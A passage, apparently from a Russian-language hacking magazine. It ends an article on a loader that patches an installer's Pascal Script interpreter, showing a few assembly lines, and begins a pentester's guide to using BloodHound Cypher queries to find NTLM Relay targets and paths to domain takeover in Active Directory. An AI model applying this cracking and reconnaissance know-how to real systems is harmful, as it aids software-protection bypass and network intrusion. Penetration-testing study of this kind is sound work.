006C1FC3 | mov byte ptr ds:[edx+4F4],6
; Спокойно возвращаемся назад
006C1FCA | jmp 5EB12C
```

Итак, еще раз резюмируем принцип работы лоадера. При загрузке инсталлятора и после нахождения процесса интерпретатора Pascal Script он патчит в нем два места: по адресу **5EB125** вставляет 7 байт, соответствующих переходу на **6C1FAC**, и по адресу **6C1FAC** вставляет 35 байт, соответствующих коду проверки и патча байт-кода. В итоге у нас получился некий двухступенчатый патч: лоадер патчит интерпретатор, который, в свою очередь, патчит байт-код. Мораль: на какие только извращения не приходится идти, если лень делать работу прямым, но тернистым путем!

BLOOD HOUND

НАТАСКИВАЕМ ИЩЕЙКУ НА ПОИСК NTLM RELAY

Прежде чем применять технику NTLM Relay, необходимо собрать информацию об исследуемом объекте и выбрать первоочередные цели. Но как это сделать, если атакуемая сеть насчитывает многие десятки или сотни узлов? На помощь придет очень полезный и удобный инструмент — BloodHound!

DrieVlad
Пентестер из УЦСБ
@VlaDriev

INFO

Рекомендуем начать знакомство с атаками NTLM Relay со статей «Гид по NTLM Relay. Захватываем NTLM-аутентификацию для Relay-атаки» и «Гид по NTLM Relay, часть 2. Проводим Relay-атаки».

ОПИСАНИЕ ПРОБЛЕМЫ

С использованием атаки NTLM Relay можно захватить зачастую не одну машину, а иногда даже весь домен. Такая атака может быть крайне эффективной, но сначала нужно качественно проанализировать информацию об интересующей нас цели. Это несложно, когда мы находимся в относительно небольшом домене, но чем обширнее сетевая инфраструктура, тем труднее становится изучать взаимосвязи объектов и выискивать пути повышения привилегий. Попробуем разобраться, как проводить качественный анализ в подобных случаях.

Для анализа взаимосвязей был придуман инструмент BloodHound. Со своей работой он справляется неплохо, представляет архитектуру домена в виде графа, ищет пути для повышения привилегий и прочее. Но «из коробки» у него не очень много прикладных возможностей. Поэтому полезно будет научиться искать с помощью BloodHound необычные векторы, например для Relay-атак.

BloodHound наиболее эффективен для анализа сетей и доменов, насчитывающих сотни тысяч объектов, десятки тысяч машин. С таким доменом крайне тяжело взаимодействовать, некоторые методы анализа вообще перестают работать.

Бывает, что ты можешь захватить много машин с помощью релея, но не знаешь, какую выбрать для атаки. В этом случае можно воспользоваться графами для поиска самой интересной цели.

Очевидно, что так или иначе технику Relay-атаки можно наложить на теорию графов, где машины — это вершины, а ребра — это возможные релеи, но вот с деталями надо разобраться.

АНАЛИЗ СУЩЕСТВУЮЩИХ РЕШЕНИЙ

Для начала заглянем в Google и попробуем найти готовые решения. При поиске кастомных запросов для BloodHound можно наткнуться на некоторые наработки, например:


- ly4k/Certipy;
- CompassSecurity/BloodHoundQueries;
- hausec/BloodHound-Custom-Queries.

Именно для Relay-атак существует несколько крутых запросов, в частности для ESC8. С ним все достаточно просто: он выводит центры сертификации с включенным WebEnroll. На эти центры сертификации можно выполнить Relay-атаку, далее дело техники.

Второй запрос от CompassSecurity, более навороченный, предназначен для поиска в сети компьютеров, входящих в группу локальных администраторов других машин. Выглядит он так:


```
{
      "name": "Computers Local Admin to Another Computer",
      "category": "Relay",
      "queryList": [
        {
          "final": false,
          "title": "Select a Domain...",
          "query": "MATCH (n:Domain) RETURN n.name ORDER BY n.name
DESC"
        },
        {
          "final": true,
          "query": "MATCH p = (c1:Computer {domain: $result})-[r1:
AdminTo]->(c2:Computer) RETURN p UNION ALL MATCH p = (c3:Computer {
domain: $result})-[r2:MemberOf|HasSIDHistory*1..]->(g:Group)-[r3:
AdminTo]->(c4:Computer) RETURN p"
        }
      ]
    }
```

Вот какие результаты можно получить, используя этот запрос.




Результат выполнения запроса на поиск машин в локальных админах машин

Очень много машин неявно находится друг у друга в группе локальных администраторов, что создает множество векторов для их захвата. На рисунке выше показана общая картина, а если ее приблизить и рассмотреть внимательнее, мы увидим следующее.




Множество машин являются админами на нескольких других машинах



Одна машина является админом на множестве машин

Вот такой красивый «цветочек» из серверов Exchange встречается очень часто.



«Цветочек» из серверов Exchange

